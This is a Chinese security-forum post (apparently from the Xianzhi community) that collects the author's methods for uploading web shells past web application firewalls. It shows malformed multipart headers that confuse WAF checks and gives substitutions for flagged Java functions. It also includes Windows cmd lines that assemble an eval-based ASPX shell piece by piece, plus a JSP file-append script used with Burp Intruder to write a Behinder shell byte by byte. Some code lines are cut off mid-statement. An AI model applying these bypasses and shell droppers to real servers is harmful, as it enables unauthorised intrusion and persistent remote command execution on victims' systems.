文件上传突破 waf 总结 - 先知社区

> 先知社区，先知安全技术社区

前言

在这个 waf 横行的年代，绕 waf 花的时间比找漏洞还多，有时候好不容易找到个突破口，可惜被 waf 拦得死死的。。。
这里总结下我个人常用的文件上传绕过 waf 的方法，希望能起到抛砖引玉的效果，得到大佬们指点下。

常见情况

下面总结下我经常遇到的情况：

一. 检测文件扩展名

很多 waf 在上传文件的时候会检测文件扩展名，这个时候又能细分几种情况来绕过。

1. 寻找黑名单之外的扩展名

比如 aspx 被拦截，来个 ashx 就行了；jsp 被拦截可以试试 jspx、JSp 等等。这个简单，无需赘述。

2. 构造畸形的数据包，“打乱”waf 的检测

这个方法，又能细分出很多来，而且屡试不爽，这里总结下我个人常用的

(1) 删掉 content-type

(2) 构造多个 filename

比如这样：

```
Content-Disposition: form-data; name="file"; filename="100x100.jsp"
Content-Disposition: form-data; name="file"; filename="100x100.jsp"
Content-Disposition: form-data; name="file"; filename="100x100.jsp"
```

(https://i.loli.net/2020/04/02/XqDsd3y6woNVtTc.jpg)

又或者这样：

```
Content-Disposition: form-data; name="file";
filename="100x100.jsp";filename="100x100.jsp"
```


(https://i.loli.net/2020/04/02/i4ULBerYHS3TNjf.jpg)

(3) 把 filename 参数变畸形

正常的数据包，是这样：

> Content-Disposition: form-data; name="file"; filename="100x100.jsp"


waf 拦截了：



(https://i.loli.net/2020/04/02/86Urmeg7wHxsk1Z.jpg)
把 filename 变成这样（后面多了个双引号）：

> Content-Disposition: form-data; name="file"; filename="100x100.jsp""

可以看到 waf 直接拉胯了：



(https://i.loli.net/2020/04/02/gRzciCGZtDJwuKp.jpg)

二. 检测文件内容

一般来说，waf 也会检测文件内容。这个时候被检测往往是一些敏感的 “关键词”，比如 exec()、eval() 这些函数。这个时候怎么办呢?

1. 图片马


“上古时期” 经常用这个绕 waf 什么的，现在估计不太行了。

2. 文件包含

利用 php 远程文件包含或者 java 反射调用外部 jar 等等操作。可是有时候连带有文件包含功能的函数也会被检测。。。


3. 替换被检测的内容

这个是我用得比较多的方法。
比如 java 中 Runtime.getRuntime().exec() 经常被杀或者被拦截，这里可以通过调用 ProcessBuilder 类来实现相同的功能。
参考：
https://www.cnblogs.com/sevck/p/7069251.html
(https://www.cnblogs.com/sevck/p/7069251.html)
https://github.com/huyuanzhi2/fuck_waf_jspx
(https://github.com/huyuanzhi2/fuck_waf_jspx)
亲测可以绕过 YxlinkWAF
又比如，fileOutputStream 被拦截时：



(https://i.loli.net/2020/04/02/E8XxwafeiM7LPqu.jpg)

我可以用 RandomAccessFile 来替代:



(https://i.loli.net/2020/04/02/Git7qaBNj6DI3fc.jpg)
这个方法往往需要花很长时间，通过不断的删改来定位被检测的内容，去查阅资料文档来找可以替代的函数或者类。

4. “曲线救国”


当我们没办法直接上传 shell 的时候，可以先上传一些小功能的脚本，比如写文件，cmdshell 等等：
然后利用写文件或者 cmdshell 来写入 shell，来达到我们的目的。
比如 windows cmd 下不换行输入来拆分 eval：

```
>>d:\xxx\dao.aspx set/p=^<%@ Page Language="Jscript"%^>

>>d:\xxx\dao.aspx set/p=^<%ev

>>d:\xxx\dao.aspx set/p=al(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64
```

又比如利用之前我们上传的写文件函数，一个字节一个字节的将 shell 写进去。
先将我们的冰歇 shell.jsp 拆开：



```
 8
 9 i
10 m
11 p
12 o
13 r
14 t
15 =
16 "
17 j
18 a
19 v
20 a
21 .
22 u
23 t
24 i
25 l
26 .
27 *
28 ,
29 j
30 a
31 v
32 a
```

```
33  x
34  .
35  c
36  r
37  y
38  p
39  t
40  o
41  .
42  *
```


(https://i.loli.net/2020/04/02/NHbt52VZOnlQomj.jpg)

然后利用之前绕过 waf 上传的写文件脚本：

```
<%@ page import="java.io.*" %>
<%
RandomAccessFile randomFile = new RandomAccessFile(application.getRealPath("/")+"/"+request.getPara
long fileLength = randomFile.length();
randomFile.seek(fileLength);
randomFile.write(request.getParameter("c").getBytes());
%>

参数 f=/shell.jsp&c=
```

结合 burp 的 intruder 把冰歇马给写进去：



(https://i.loli.net/2020/04/02/qmFcMNTvVnYrdJ8.jpg)

结语

waf，真是个让人头疼的东西。